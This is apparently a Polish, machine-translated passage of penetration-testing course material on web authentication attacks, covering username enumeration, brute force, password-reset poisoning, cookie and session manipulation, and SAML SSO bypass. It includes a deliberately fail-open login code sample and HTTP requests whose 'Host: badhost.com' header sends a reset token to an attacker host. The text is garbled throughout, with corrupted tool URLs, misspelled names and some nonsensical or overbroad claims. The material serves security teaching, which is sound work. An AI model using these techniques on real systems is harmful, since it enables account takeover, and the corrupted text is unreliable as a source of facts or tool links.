Pełne komunikaty o błędach: Każdy formularz logowania do aplikacji wymaga od użytkowników podania co najmniej dwóch pól, a mianowicie nazwy użytkownika i hasła. Kilka aplikacji może również poprosić o dodatkowe parametry, takie jak DOB, odpowiedź na pytanie zabezpieczające i kod PIN OTP, aby zweryfikować użytkownika. Jeśli próba logowania nie powiedzie się, aplikacja poinformuje, że podane informacje są nieaktualne. Gdy aplikacja określa, które pole jest nieprawidłowe lub wyświetla powody odmowy dostępu, osoby atakujące mogą łatwo wykorzystać to pole, próbując dużego zestawu podobnych nazw lub słów w celu wyliczenia prawidłowych danych wymaganych do uzyskania dostępu do aplikacji. Lista wyliczonych danych może być również później wykorzystana do socjotechniki.

Niebezpieczna transmisja poświadczeń: jeśli aplikacja nawiązuje niezabezpieczone połączenie http w celu przekazania poufnych informacji, staje się podatna na ataki MITM, za pomocą których osoby atakujące mogą podsłuchiwać i utrudniać transmisję danych. Mimo nawiązania połączenia HTTPS osoby atakujące mogą nadal ukraść poświadczenia, jeśli aplikacja obsługuje je w sposób niezabezpieczony, na przykład przekazuje informacje jako parametry ciągu zapytania i przechowuje poświadczenia w plikach cookie.

Mechanizm resetowania hasła: W większości aplikacji mechanizm resetowania hasła jest obowiązkowy i stosowany okresowo w celu zmniejszenia zagrożenia związanego z przejęciem haseł. Co więcej, gdy użytkownicy zauważą niewłaściwe użycie swoich danych uwierzytelniających, mogą zmienić sposób korzystania z nich. Czasami można również wykorzystać tę funkcję resetowania hasła. Luki, które są ignorowane w głównej funkcji logowania, mogą ponownie pojawić się w mechanizmie resetowania hasła. Oto niektóre wady mechanizmu resetowania hasła:

o Generowanie pełnego błędu, określającego, czy nazwa użytkownika jest poprawna

o Umożliwienie odgadywania pola „Istniejące hasło” bez żadnych ograniczeń

o Sprawdzenie, czy pola „Nowe hasło” i „Potwierdź hasło” zawierają te same wartości dopiero po uwierzytelnieniu istniejącego hasła, co umożliwia atakowi skuteczne zidentyfikowanie istniejącego hasła

Mechanizm zapomnianego hasła: Podobnie jak w przypadku mechanizmu zmiany hasła, metody odzyskiwania zapomnianego hasła często pociągają za sobą problemy, które są zwykle ignorowane w głównej funkcji logowania, takie jak wyliczanie nazw użytkowników. Ponadto kilka błędów projektowych w mechanizmie zapomnianego hasła często czyni go bardziej podatnym na ataki, przez co ukierunkowana jest ogólna logika uwierzytelniania aplikacji. Niektóre wady mechanizmu zapomnianego hasła są następujące:

o Zapewnienie dodatkowego wyzwania, gdy użytkownik zapomni hasła

o Deweloperzy często ignorują szanse, że aplikacja zostanie brutalnie wymuszona podczas procesu odzyskiwania hasła. Jeśli aplikacja dopuszcza dowolną liczbę prób odzyskania hasła, jest wysoce prawdopodobne, że hasło zostanie odzyskane poprzez odgadnięcie losowych odpowiedzi związanych z użytkownikiem

Funkcja „Zapamiętaj mnie”: Aplikacje udostępniają również funkcję „Zapamiętaj mnie” dla wygody, aby uniknąć ponownego wprowadzania nazwy użytkownika i hasła, gdy użytkownik wielokrotnie próbuje zalogować się do aplikacji ze swojego urządzenia. Ten mechanizm jest często podatny na ataki, ponieważ użytkownik może zostać zaatakowany zarówno z komputera lokalnego, jak i użytkowników

na innych komputerach. Funkcje „Zapamiętaj mnie” są wymuszane przez niektóre trwałe pliki cookie. Kiedy te pliki cookie są inicjowane, aplikacja ufa im, ponieważ były już przechowywane we wcześniejszej sesji i generuje nową sesję bez ponownego pytania o dane logowania. Atakujący mogą wypróbować listę zwykłych słów lub wyliczonych nazw użytkowników, aby uzyskać pełny dostęp do aplikacji bez sprawdzania poprawności.

Podszywanie się pod użytkownika: niektórzy uprzywilejowani użytkownicy uzyskują dostęp do aplikacji przy użyciu innych poświadczeń użytkownika, aby pomóc oryginalnym użytkownikom w wykonywaniu ich operacji. Na przykład, jeśli połączenie internetowe zostanie zerwane, użytkownik kontaktuje się z usługodawcą w celu uzyskania porady. Następnie kierownik ds. obsługi klienta loguje się za pomocą danych użytkownika w swoim systemie i pomaga użytkownikowi w rozwiązaniu problemu z przerwą w działaniu usługi. Jeśli aplikacja umożliwia uprzywilejowanym użytkownikom podszywanie się pod inne osoby, wszelkie błędy w logice podszywania się mogą prowadzić do pionowej eskalacji uprawnień, przez co osoba atakująca może uzyskać pełny dostęp do aplikacji.

Niewłaściwa weryfikacja poświadczeń: aplikacje są zaprojektowane z odpowiednimi mechanizmami uwierzytelniania, takimi jak akceptowanie haseł o minimalnej długości i uwzględnianie wielkości liter (małych i wielkich liter), cyfr i znaków specjalnych. Natomiast źle zaprojektowane mechanizmy uwierzytelniania aplikacji nie tylko ignorują dobre implementacje zabezpieczeń, ale także nie biorą pod uwagę prób użytkownika zastosowania silnych znaków hasła. Na przykład niektóre aplikacje skracają hasło i oceniają tylko kilka pierwszych znaków. Niektóre aplikacje sprawdzają hasła bez rozróżniania wielkości liter, a inne wykonują nietypowe usuwanie znaków przed sprawdzeniem hasła. Atakujący mogą przeprowadzać zautomatyzowane ataki polegające na odgadywaniu hasła na takie aplikacje, aby usunąć niechciane przypadki testowe i skrócić liczbę żądań wymaganych do przejęcia konta.

Przewidywalne nazwy użytkowników i hasła: kilka aplikacji tworzy nazwy użytkowników automatycznie na podstawie przewidywalnej sekwencji. Atakujący wykorzystują tę cechę aplikacji i natychmiast pozyskują ważną listę nazw użytkowników, za pomocą której mogą przeprowadzać dalsze ataki. Czasami lista użytkowników jest tworzona jednocześnie lub w formie grup, a początkowe hasła wszystkich tych użytkowników są rozpowszechniane za pośrednictwem niektórych źródeł. Źródła tworzenia haseł mogą pozwolić atakującemu na odgadnięcie haseł użytkowników. Takie luki są często wyzwalane w środowisku intranetowym.

Niebezpieczna dystrybucja danych uwierzytelniających: większość aplikacji stosuje procedurę, w której dane logowania są dostarczane za pośrednictwem wiadomości SMS, e-mail, poczty itp. W niektórych przypadkach użytkownicy otrzymują nie tylko dane logowania, ale także adres URL składający się z „aktywacji code”, aby zmienić hasła wygenerowane przez system lub wygenerowane początkowo. Jeśli kilka takich adresów URL zostanie wysłanych do tych samych użytkowników, osoby atakujące mogą wykryć tę aktywność, rejestrując wiele kont użytkowników i wydedukować kody aktywacyjne wysyłane za pośrednictwem adresów URL do nowo zarejestrowanych i tych, którzy jeszcze nie zostaną zarejestrowani.

Błędy implementacyjne w mechanizmie uwierzytelniania

Czasami starannie zaprojektowane mechanizmy bezpieczeństwa aplikacji otwierają bramy do ataków z powodu błędów w ich egzekwowaniu. Błędy te mogą doprowadzić do wycieku informacji, obejścia zabezpieczeń logowania lub osłabienia całego modułu bezpieczeństwa. Wady implementacji uwierzytelniania są bardziej niebezpieczne, ponieważ nie można ich wykryć za pomocą normalnych metod testowania. Oto niektóre z wad implementacji mechanizmów uwierzytelniania:

Fail-Open Login Mechanism: Jest to defekt logiczny, który prowadzi do znaczących konsekwencji w procesie uwierzytelniania. Na przykład wywołanie db.getUser() może wyzwolić pewne wyjątki, takie jak wyjątek pustego wskaźnika, ponieważ żądana funkcja nie ma poświadczeń nazwy użytkownika ani hasła, ale nadal może się zalogować. Ta sesja może być zależna od określonej tożsamości użytkownika; w związku z tym, nawet jeśli nie jest w pełni funkcjonalny, nadal może umożliwiać atakującym dostęp do krytycznych informacji lub funkcji.

Przykład,

```
Public Response verifyLogin(Session mySession) {

try {

String username = mySession.getParameter ("username");

String password = mySession.getParameter ("password");

User thisUser = db.getUser (username, password);

if (thisUser == null) {

//invalid credentials

mySession.setMessage ("Login Failed.");

return doLogin(mySession);

}

}

catch (Exception e) {}

//valid user

mySession.setMessage ("Login successful!");

return doMainMenu(mySession);

}
```

Wady funkcjonalności logowania wieloetapowego: Funkcja logowania wieloetapowego to zaawansowany mechanizm bezpieczeństwa dla modeli logowania opartych na nazwie użytkownika i haśle. Ta metoda logowania odbywa się w trzech etapach: wprowadzenie nazwy użytkownika i hasła, wyzwanie dla niektórych wprowadzonych cyfr lub znaków do zapamiętania oraz przekazanie wartości ujawnione przy zmianie tokena fizycznego. Pierwszy etap polega na tym, że użytkownicy weryfikują się za pomocą swojej nazwy użytkownika lub innych prawidłowych danych wejściowych, a pozostałe etapy przeprowadzają różne kontrole walidacyjne. Takie walidacje często wiążą się z różnymi lukami w zabezpieczeniach, znanymi jako defekty logiczne. Niebezpieczne przechowywanie poświadczeń: chociaż aplikacja może nie mieć żadnych wad, może narazić się na niebezpieczeństwo, przechowując dane logowania w niezabezpieczony sposób. Ogólnie rzecz biorąc, aplikacje przechowują poświadczenia użytkownika w bazie danych w postaci niezaszyfrowanej. Niektóre aplikacje używają słabych algorytmów szyfrowania do szyfrowania i przechowywania poświadczeń. Luki w zabezpieczeniach takich implementacji umożliwiają atakującym przeprowadzanie ataków typu brute-force i łamania haseł.

Wyliczanie nazwy użytkownika

Jeśli błąd logowania wskazuje, która nazwa użytkownika lub hasło jest nieprawidłowe, to pole można odgadnąć metodą prób i błędów. Rozważ następujący przykład. Atakujący próbuje wyliczyć nazwę użytkownika i hasło „Rini Matthews" na wordpress.com. Przy pierwszej próbie atakujący próbuje zalogować się jako „rini.matthews", co powoduje wyświetlenie komunikatu o niepowodzeniu logowania „nieprawidłowy adres e-mail lub nazwa użytkownika".

W drugiej próbie atakujący próbuje zalogować się jako „rinimatthews", co skutkuje wyświetleniem komunikatu informującego, że hasło wprowadzone dla nazwy użytkownika jest nieprawidłowe, co potwierdza, że nazwa użytkownika „rinimatthews" istnieje.

Uwaga: wyliczanie nazwy użytkownika z pełnych komunikatów o błędach nie powiedzie się, jeśli aplikacja ma zasady blokowania konta, zgodnie z którymi konto jest automatycznie blokowane po określonej liczbie nieudanych prób logowania.

Niektóre aplikacje automatycznie generują nazwy użytkowników kont na podstawie sekwencji (np. „userlOl", „userl02"). Dlatego osoby atakujące mogą przeprowadzić wyliczanie nazw użytkowników, określając odpowiednią kolejność. Atakujący mogą również używać narzędzi, takich jak massh-enum (https://github.com), aby przeprowadzać automatyczne wyliczanie użytkowników w docelowej aplikacji internetowej.

Ataki na hasła: luki w funkcjonalności haseł

Zmiana hasła: Określ funkcję zmiany hasła w aplikacji, przechwytując aplikację lub tworząc konto logowania. Wypróbuj losowe ciągi znaków w polach „Stare hasło", „Nowe hasło" i „Potwierdź nowe hasło" oraz analizuj błędy, aby zidentyfikować luki w funkcji zmiany hasła.

Odzyskiwanie hasła: funkcje „Zapomniałem hasła" zazwyczaj stanowią wyzwanie dla użytkownika; jeśli liczba prób nie jest ograniczona, atakujący może odgadnąć odpowiedź i pomyślnie rozwiązać wyzwanie za pomocą socjotechniki. Aplikacje mogą również wysłać unikalny adres URL odzyskiwania lub istniejące hasło na adres e-mail podany przez atakującego, jeśli wyzwanie zostanie rozwiązane.

Exploit „Remember Me": Funkcje „Remember Me" są implementowane przy użyciu prostego trwałego pliku cookie, takiego jak RememberUser=jason lub trwałego identyfikatora sesji, takiego jak RememberUser=ABY112010. Atakujący mogą użyć wyliczonej nazwy użytkownika lub przewidzieć identyfikator sesji, aby ominąć mechanizmy uwierzytelniania.

Ataki na hasła: odgadywanie haseł

Jak sama nazwa wskazuje, zgadywanie hasła to proces odgadywania możliwych słów kluczowych użytkownika, które mogą stanowić hasło do konta, aż w końcu dotrą do właściwego. Aby odgadnąć hasła, atakujący używają technik, takich jak listy haseł i słowniki haseł.

Lista haseł

Większość słów kluczowych użytych do przygotowania listy haseł obejmuje określone słowa codziennego użytku, takie jak data urodzenia, nazwa ulicy, pseudonim, data rocznicy, numer telefonu, numer PIN, imię rodzica lub przyjaciela oraz imię zwierzaka. Utwórz listę możliwych haseł, korzystając z najczęściej używanych haseł, a także technik socjotechnicznych i próbuj każdego hasła, aż zostanie odkryte prawidłowe hasło.

Słownik haseł

Słownik haseł to zbiór kombinacji słów i liczb, które mogą być hasłami. Ten rodzaj ataku oszczędza czas w porównaniu z atakiem brute force. Utwórz słownik wszystkich możliwych haseł za pomocą narzędzi takich jak Dictionary Maker do przeprowadzania ataków słownikowych.

Narzędzia

Odgadywanie hasła można przeprowadzić ręcznie lub za pomocą zautomatyzowanych narzędzi, takich jak TFICHydra, Burp Suite, LOphtCrack, ophcrack i RainbowCrack.

THC-Hydra

THC-Hydra to cracker do logowania do sieci, który obsługuje wiele różnych usług, takich jak IPv6 i Internationalized RFC 4013. Jest wyposażony w graficzny interfejs użytkownika i obsługuje proxy HTTP i proxy SOCKS. Ponadto wykorzystuje różne metody uwierzytelniania usług, w tym Firebird, FTP, IMAP, LDAP, MS-SQL, RDP, SMTP, SNMP i Telnet.

Ataki na hasła: brutalne wymuszanie

Brute-force to kolejna metoda używana do łamania haseł. Zgadywanie staje się kluczowe, gdy hasło jest długie lub zawiera duże i małe litery. Jeśli używane są cyfry i symbole, odgadnięcie hasła może zająć kilka lat, co jest niepraktyczne. Spróbuj złamać hasło, wypróbowując wszystkie możliwe wartości z zestawu znaków alfabetycznych, numerycznych i specjalnych. Użyj narzędzi do łamania haseł, takich jak Burp Suite, aby złamać hasło.

Narzędzia do łamania haseł

Poniżej opisano niektóre narzędzia do łamania haseł typu brute-force.

Burp Suite

Burp Suite to zintegrowana platforma do przeprowadzania testów bezpieczeństwa aplikacji internetowych. Posiada różne narzędzia, które współpracują ze sobą, wspierając cały proces testowania, od wstępnego mapowania i analizy powierzchni ataku aplikacji po znajdowanie i wykorzystywanie luk w zabezpieczeniach.

Wbudowane narzędzia Burp Suite

o Przechwytujący serwer proxy do sprawdzania i modyfikowania ruchu między przeglądarką a aplikacją docelową

o Rozpoznający aplikacje pająk do indeksowania treści i funkcjonalności

o Skaner aplikacji internetowych do automatyzacji wykrywania wielu typów luk w zabezpieczeniach

o Narzędzie intruza do przeprowadzania niestandardowych ataków w celu znalezienia i wykorzystania nietypowych luk w zabezpieczeniach

o Narzędzie Repeater do manipulowania i ponownego wysyłania indywidualnych żądań

o Narzędzie sekwencera do testowania losowości tokenów sesji

Oto niektóre dodatkowe narzędzia do łamania haseł:

LOphtCrack (https://lOphtcrock.gitlob.io)

ophcrack (https://ophcrock.sourceforge.io)

RainbowCrack (https://project-roinbowcrock.com)

Windows Password Recovery Tool (https://www.windowsposswordsrecovery.com)

Dictionary Maker (http://dictionorymoker.sourceforge.net)

Ataki na hasło: Atak na mechanizm resetowania hasła

Niepewne praktyki zarządzania hasłami prowadzą do krytycznych luk w zabezpieczeniach. Jedną z takich luk w zabezpieczeniach jest zatruwanie hasła, które jest wykorzystywane przez osobę atakującą do wykorzystania nagłówków, takich jak Host, w komunikacie żądania HTTP. Resetowanie hasła jest często używaną funkcją, z której korzysta użytkownik, gdy zapomni hasła i musi je zresetować. Użytkownik otrzymuje wiadomość e-mail z linkiem do zapomnienia hasła, zawierającym jednorazowy token, a po kliknięciu łącza serwer odpowiada stroną resetowania hasła. Rozważmy na przykład następujące żądanie HTTP, w którym osoba atakująca używa nagłówka hosta do przeprowadzenia ataku:

GET https://certifiedhacker.com/reset.php?Gmail=foo@bar.com

HTTP/1.1

Host: badhost.com

Do ofiary wysyłany jest następujący link do resetowania hasła:

$resGtPwdURL = "https://{$_SERVER[1 HTTP_HOST 1]}/rGSGt-

pwdd.php?token=87654321-8765-8765-8765-10987654321";

Wyżej wymieniony link URL jest wstrzykiwany do wiadomości e-mail dotyczącej resetowania hasła i wysyłany do ofiary. Ponieważ programiści oczekują, że $_SERVER['HTTP_HOST'] będzie pochodzić z cGrtifiGdhacker.com, nie przeprowadzają dodatkowych kontroli poprawności danych wejściowych. Atak polegający na zatruciu resetowaniem hasła obejmuje następujące kroki:

Krok 1: Atakujący uzyskuje adres e-mail celu używany w witrynie za pomocą technik takich jak socjotechnika i OSiNT.

Krok 2: Atakujący wysyła link żądania zresetowania hasła do ofiary, używając zmienionego nagłówka hosta. Na przykład,

POST https://certifiedhacker.com/reset.php HTTP/1.1

Accept: */*

ContGnt-TypG: application/json

Host: badhost.com

Wynikowy adres URL do resetowania hasła to

https://badhost.com/reset-password.php?tokGn=87654321-8765-

8765-8765-10987654321

Krok 3: Teraz atakujący czeka, aż ofiara otrzyma zmodyfikowaną wiadomość e-mail.

Krok 4: Gdy ofiara kliknie złośliwy link osadzony w wiadomości e-mail, atakujący wyodrębnia token resetowania hasła. Za pomocą tego tokena osoba atakująca wykonuje różne złośliwe działania, takie

jak klonowanie aplikacji internetowych w celu kradzieży danych uwierzytelniających użytkownika lub działanie jako serwer proxy i naśladowanie zachowania i zawartości oryginalnej witryny internetowej.

Ataki sesji: Przewidywanie identyfikatora sesji/Brutalne wymuszanie

Za każdym razem, gdy użytkownik loguje się do określonej witryny, serwer przypisuje użytkownikowi identyfikator sesji, aby śledzić wszystkie działania na stronie. Ten identyfikator sesji jest ważny do momentu wylogowania użytkownika; serwer udostępnia nowy identyfikator sesji, gdy użytkownik loguje się ponownie. Atakujący próbują wykorzystać ten mechanizm identyfikatora sesji, zgadując następny identyfikator sesji po zebraniu kilku prawidłowych identyfikatorów.

W przypadku niektórych aplikacji internetowych informacje o identyfikatorze sesji obejmują ciąg znaków o stałej szerokości. Losowość jest niezbędna, aby uniknąć przewidywania. Ataki sesyjne przeprowadzane są w następujących krokach:

W pierwszym kroku zbierz kilka prawidłowych wartości identyfikatora sesji przez wąchanie ruchu pochodzącego od uwierzytelnionych użytkowników. Przeanalizuj przechwycone identyfikatory sesji, aby określić proces generowania identyfikatora sesji, na przykład strukturę identyfikatora sesji, informacje używane do jego utworzenia oraz algorytm szyfrowania lub wyznaczania wartości skrótu używany przez aplikację do jego ochrony. Mechanizmy generowania wrażliwych sesji, które wykorzystują identyfikatory sesji składające się z nazwy użytkownika lub innych przewidywalnych informacji, takich jak znacznik czasu lub adres IP klienta, mogą

zostać wykorzystane przez łatwe zgadywanie prawidłowych identyfikatorów sesji. Ponadto możesz zaimplementować technikę brutalnej siły, aby wygenerować i przetestować różne wartości identyfikatora sesji, dopóki nie uzyskasz pomyślnego dostępu do aplikacji. Z poniższego diagramu widać, że zmienna identyfikatora sesji jest wskazywana przez JSESSIONID, a jej przyjętą wartością jest „userOl", co odpowiada nazwie użytkownika. Zgadując, że jest nowa wartość, powiedzmy, jako „użytkownik 02", osoba atakująca może uzyskać nieautoryzowany dostęp do aplikacji.

Eksploatacja plików cookie: zatrucie plikami cookie

Pliki cookie często przesyłają poufne dane uwierzytelniające z przeglądarki klienta na serwer. Atakujący mogą je z łatwością modyfikować, aby uzyskać dostęp do serwera lub przyjąć tożsamość innego użytkownika. Przeglądarki klienckie używają plików cookie do utrzymywania stanu sesji, gdy do komunikacji wykorzystują bezstanowe identyfikatory protokołu FITTP. Serwery wiążą unikalne sesje z indywidualnym dostępem do aplikacji internetowej. Zatruwanie plików cookie i informacji o sesji może umożliwić atakującemu wstrzyknięcie złośliwej zawartości lub zmodyfikowanie sposobu korzystania z Internetu przez użytkownika i uzyskanie nieautoryzowanych informacji. Pliki cookie mogą zawierać dane specyficzne dla sesji, takie jak identyfikatory użytkowników, hasła, numery kont, łącza do zawartości koszyka, dostarczone informacje prywatne i identyfikatory sesji. Istnieją jako pliki przechowywane w pamięci komputera klienckiego lub na jego dysku twardym. Modyfikując dane plików cookie, osoba atakująca może często uzyskać eskalowany dostęp lub złośliwie wpłynąć na sesję użytkownika. Wiele witryn oferuje opcję „Pamiętasz mnie?" działają i przechowują informacje o użytkowniku w pliku cookie, dzięki czemu użytkownik nie musi ponownie wprowadzać danych przy każdej wizycie na stronie. Wszelkie wprowadzone informacje prywatne są przechowywane w pliku cookie. Aby chronić pliki cookie, twórcy witryn często je kodują. Zaszyfrowane pliki cookie dają programistom fałszywe poczucie bezpieczeństwa plików cookie, ponieważ proces kodowania można łatwo odwrócić za pomocą metod dekodowania, takich jak Base64 i ROT13 (obracanie liter alfabetu o 13 znaków). Cookie poisoning odbywa się w następujących krokach:

Jeśli plik cookie zawiera hasła lub identyfikatory sesji, ukradnij plik cookie za pomocą technik takich jak wstrzykiwanie skryptu i podsłuchiwanie

Następnie odtwarzaj plik cookie z tymi samymi lub zmienionymi hasłami lub identyfikatorami sesji, aby ominąć uwierzytelnianie aplikacji internetowej

Przechwytuj pliki cookie za pomocą narzędzi takich jak OWASP Zed Attack Proxy i Burp Suite.

Narzędzia do wykorzystywania plików cookie:

OWASP Zed Attack Proxy Project (ZAP)

OWASP Zed Attack Proxy Project (ZAP) to zintegrowane narzędzie do testowania penetracji aplikacji internetowych. Zapewnia automatyczne skanery, a także zestaw narzędzi, które pozwalają ręcznie znaleźć luki w zabezpieczeniach.

Oto niektóre dodatkowe narzędzia do wykorzystywania plików cookie:

LOphtCrack (https://lOphtcrock.gitlob.io)

Burp Suite (https://www.portswigger.net)

XSSer (https://xsser.03c8.net)

Pomiń uwierzytelnianie: Pomiń logowanie jednokrotne oparte na SAML

Proces uwierzytelniania pojedynczego logowania (SSO) umożliwia użytkownikowi zalogowanie się do aplikacji przy użyciu jednego zestawu poświadczeń, a ta sama sesja logowania może być używana do uzyskiwania dostępu do wielu aplikacji niezależnie od domeny lub platformy. Na przykład, gdy użytkownik loguje się przy użyciu swojego konta Google na komputerze stacjonarnym lub urządzeniu mobilnym, jest automatycznie uwierzytelniany w innych usługach, takich jak Dysk Google, YouTube i Gmail. Ten mechanizm uwierzytelniania w różnych aplikacjach jest realizowany przy użyciu protokołu SAML. Security Assertion Markup Language (SAML) to infrastruktura oparta na języku XML, która służy jako medium autoryzacji i uwierzytelniania między dwoma równorzędnymi podmiotami, takimi jak dostawca tożsamości (idP) i dostawca usług (SP). Usługodawca powierza dostawcy tożsamości walidację użytkowników. Następnie dostawca tożsamości odpowiada asercją SAML (komunikatem potwierdzającym) po sprawdzeniu poprawności dowolnego użytkownika. Tradycyjne aplikacje mogą przeprowadzić proces uwierzytelniania przed udzieleniem użytkownikowi dostępu do chronionych funkcji. Wraz z ewolucją infrastruktury SSO, to uwierzytelnianie procesu zostału przekazane aplikacjom dostawców tożsamości stron trzecich w celu uzyskania dostępu do funkcji z aplikacji dostawcy usług. Komunikacja między tymi aplikacjami może odbywać się za pośrednictwem komunikatów SAML. Te wiadomości SAML są szyfrowane przy użyciu kodowania Base64. Atakujący mogą łatwo odszyfrować te wiadomości i odczytać ich treść. Dwa główne pola w komunikatach SAML, podpis i potwierdzenie, są podatne na manipulacje w trakcie. Podpis służy do budowania zaufania relacji między dostawcą usług a dostawcą tożsamości, a asercja służy do kierowania dostawcą usług w zakresie świadczenia usług aplikacyjnych dla ważnych użytkowników. Atakujący mogą wykorzystać błędne konfiguracje sygnatur, limity czasu wygaśnięcia sesji, powtórki sesji, źle skierowane komunikaty SAML itp., aby ominąć uwierzytelnianie SSO oparte na SAML i wstawić własne komunikaty. Atakujący używają narzędzi takich jak SAML Raider, aby ominąć SSO oparte na uwierzytelnianie SAM. SAML Raider to rozszerzenie Burp Suite używane do testowania infrastruktury SAML. Może służyć do wykonywania dwóch podstawowych operacji: modyfikowania komunikatów SAML oraz zarządzania certyfikatami X.509.

Używając SAML Raidera

• Skonfiguruj przeglądarkę, aby kontynuować Burp Suite. Otwórz Burp Suite z nowym projektem i przejdź do zakładki „Proxy”, aby upewnić się, że serwer proxy jest aktywowany.

• W Burp Suite najpierw przejdź do zakładki „Przedłużacz”, a następnie przejdź do „Sklepu BApp”. Następnie kliknij i zainstaluj rozszerzenie „SAML Raider”.

• Uzyskaj dostęp do pakietu Burp Suite i upewnij się, że na karcie „Proxy” wyświetlana jest informacja „Intercept jest włączony”. Umożliwia Burpowi znajdowanie i modyfikowanie żądań kierowanych do serwerów. Kiedy przeglądarka użytkownika jest kierowana na stronę docelowej (admin@xyz.org) zabezpieczonej rejestracji, Burp Suite wskazuje, że użytkownik jest przekazywany do systemu IdP.

• SAML Raider wyświetla kartę o tej samej nazwie, gdy istnieją dane SAML, które mają zostać odszyfrowane. Użytkownicy mogą potrzebować jeszcze kilku żądań, zanim zauważą kartę „SAML Raider” z żądaniem. Kliknięcie przycisku „Prześlij dalej” może przenieść użytkownika na stronę logowania dostawcy tożsamości.

• Wkrótce po tym, jak użytkownik wprowadzi poświadczenia admin@xyx.org.fakedomain.com, Burp ponownie blokuje niektóre żądania internetowe. Dopóki nie pojawi się zakładka „SAML Raider”, klikaj dalej zakładkę „Przekaż”, aby przekazać je bez modyfikacji. W rezultacie odpowiedzi SAML z systemu IdP również mogą być utrudnione.

• Przeglądanie odpowiedzi może umożliwić użytkownikowi znalezienie „NameID”. Znajduje się pod zakładkami klucza i podpisu.

W takim przypadku, gdy podpis jest zgodny z prawidłową odpowiedzią, dostawca usług zatwierdza i przetwarza pierwszy parametr tekstowy w NameD: admin@xyz.org. Atakujący wykorzystują tę technikę, aby ominąć proces logowania jednokrotnego oparty na SAML i manipulować odpowiedziami.

Schematy ataków autoryzacji

Aplikacja internetowa zawiera mechanizm autoryzacji, który ogranicza dostęp do określonego zasobu lub funkcjonalności (np. strony administratora) przez uwierzytelnionych użytkowników. Aplikacja internetowa zawsze przeprowadza autoryzację użytkownika po uwierzytelnieniu. Osoba atakująca implementuje wadliwy mechanizm autoryzacji w aplikacji internetowej i wykorzystuje go do uzyskiwania dostępu do zastrzeżonych stron poprzez eskalację uprawnień. Atakujący próbuje uzyskać dostęp do informacji bez odpowiednich poświadczeń. W związku z tym atakujący stosuje różne techniki w celu zaatakowania schematów autoryzacji aplikacji internetowej.

Atak autoryzacyjny

W ataku autoryzacyjnym atakujący najpierw znajduje legalne konto z ograniczonymi uprawnieniami, następnie loguje się jako ten użytkownik i stopniowo zwiększa uprawnienia dostępu do chronionych zasobów. Następnie manipuluje żądaniami HTTP w celu obalenia schematów autoryzacji aplikacji, modyfikując pola wejściowe związane z identyfikatorem użytkownika, nazwą użytkownika, grupą dostępu, kosztem, nazwami plików, identyfikatorami plików itp. Atakujący wykorzystują źródła, takie jak jednolite identyfikatory zasobów, manipulowanie parametrami , dane POST, nagłówki HTTP, ciągi zapytań, pliki cookie i ukryte znaczniki w celu przeprowadzania ataków autoryzacyjnych.

Uniform Resource Identifier: Uniform Resource Identifier (URi) umożliwia identyfikację zasobu. Jest to globalny identyfikator zasobów internetowych, do których dostęp jest zdalny lub lokalny. Osoba atakująca może użyć identyfikatorów URI w celu uzyskania dostępu do dokumentów/katalogów

chronionych przed publikowaniem, wstrzyknięcia zapytań SQL lub innych nieużywanych poleceń do aplikacji i/lub zmuszenia użytkownika do wyświetlenia określonej witryny połączonej z innym serwerem.

Manipulowanie parametrami: Manipulowanie parametrami polega na manipulowaniu parametrami wymienianymi między serwerem a klientem w celu modyfikacji danych aplikacji, takich jak cena i ilość produktów, uprawnienia i poświadczenia użytkownika. Informacje te są zwykle przechowywane w plikach cookie, ciągach zapytań adresów URL lub ukrytych polach formularzy, a osoby atakujące mogą je wykorzystać do zwiększenia kontroli i funkcjonalności aplikacji.

Dane POST: Dane POST często zawierają informacje o autoryzacji i sesji, ponieważ informacje dostarczone przez klienta muszą być powiązane z sesją, która je dostarczyła. Atakujący może wykorzystać luki w danych postu i łatwo nimi manipulować.

Nagłówki HTTP: Przeglądarki internetowe nie pozwalają na modyfikację nagłówków. Dlatego, aby zmodyfikować nagłówek, atakujący musi napisać własny program i wykonać żądanie http. Może również skorzystać z dostępnych narzędzi do modyfikacji danych przesyłanych z przeglądarki. generalnie nagłówek HTTP autoryzacji zawiera nazwę użytkownika i hasło zakodowane w Base-64. Osoba atakująca może naruszyć nagłówek, przesyłając dwa żądania HTTP związane z tym samym nagłówkiem. System proxy wykonuje pierwszy nagłówek HTTP, a system docelowy wykonuje drugi nagłówek HTTP, umożliwiając atakującemu ominięcie kontroli dostępu proxy.

Ciąg zapytania i pliki cookie: Przeglądarki używają plików cookie do utrzymania ich stanu w bezstanowym protokole HTTP, a także do przechowywania preferencji użytkownika, tokenów sesji i innych danych. Klienci mogą modyfikować pliki cookie i wysyłać je do serwera z żądaniami adresu URL, umożliwiając w ten sposób atakującemu modyfikację zawartości plików cookie. Modyfikacja plików cookie zależy od wykorzystania plików cookie, od tokenów sesyjnych po autoryzowane tablice decyzyjne.

Ukryte znaczniki: gdy użytkownik wybiera cokolwiek na stronie HTML, wybór jest zapisywany jako wartość pola formularza i wysyłany do aplikacji jako żądanie HTTP (GET lub POST). HTML może przechowywać wartości pól jako pola ukryte, których przeglądarka nie wyświetla na ekranie; zamiast tego zbiera i przesyła te pola jako parametry podczas przesyłania formularzy, którymi użytkownik może manipulować. Musi jednak dokonać wyboru. Kod wysyłany do przeglądarek nie ma żadnej wartości bezpieczeństwa; w związku z tym, manipulując ukrytymi wartościami, osoba atakująca może łatwo uzyskać dostęp do strony i uruchomić ją w przeglądarce.

Atak autoryzacyjny: manipulowanie żądaniem HTTP

Nagłówki HTTP sterują informacjami przekazywanymi z klientów WWW do serwerów WWW w odpowiedziach HTTP oraz z serwerów WWW do klientów WWW w odpowiedziach HTTP. Każdy nagłówek składa się z pojedynczej linii tekstu z nazwą i wartością. Istnieją dwa główne sposoby przesyłania danych za pomocą protokołu HTTP: za pośrednictwem adresu URL lub formularza. Manipulowanie danymi HTTP odnosi się do modyfikowania danych żądania HTTP (lub odpowiedzi) zanim odbiorca je przeczyta. Atakujący zmienia żądanie HTTP bez użycia identyfikatora innego użytkownika.

Manipulowanie łańcuchem zapytań

Jeśli ciąg zapytania jest widoczny na pasku adresu w przeglądarce, spróbuj zmienić parametr ciągu, aby ominąć mechanizmy autoryzacji. Możesz użyć narzędzi web spidering, takich jak Burp Suite, aby przeskanować aplikację internetową pod kątem parametrów POST.

Nagłówki HTTP

Jeśli aplikacja używa nagłówka Referer do podejmowania decyzji kontroli dostępu, spróbuj go zmodyfikować, aby uzyskać dostęp do chronionych funkcjonalności aplikacji. W poniższym przykładzie ItemID = 201 jest niedostępny, ponieważ parametr Admin ma wartość false; możesz zmienić go na true i uzyskać dostęp do chronionych elementów.

Atak autoryzacyjny: manipulowanie parametrami plików cookie

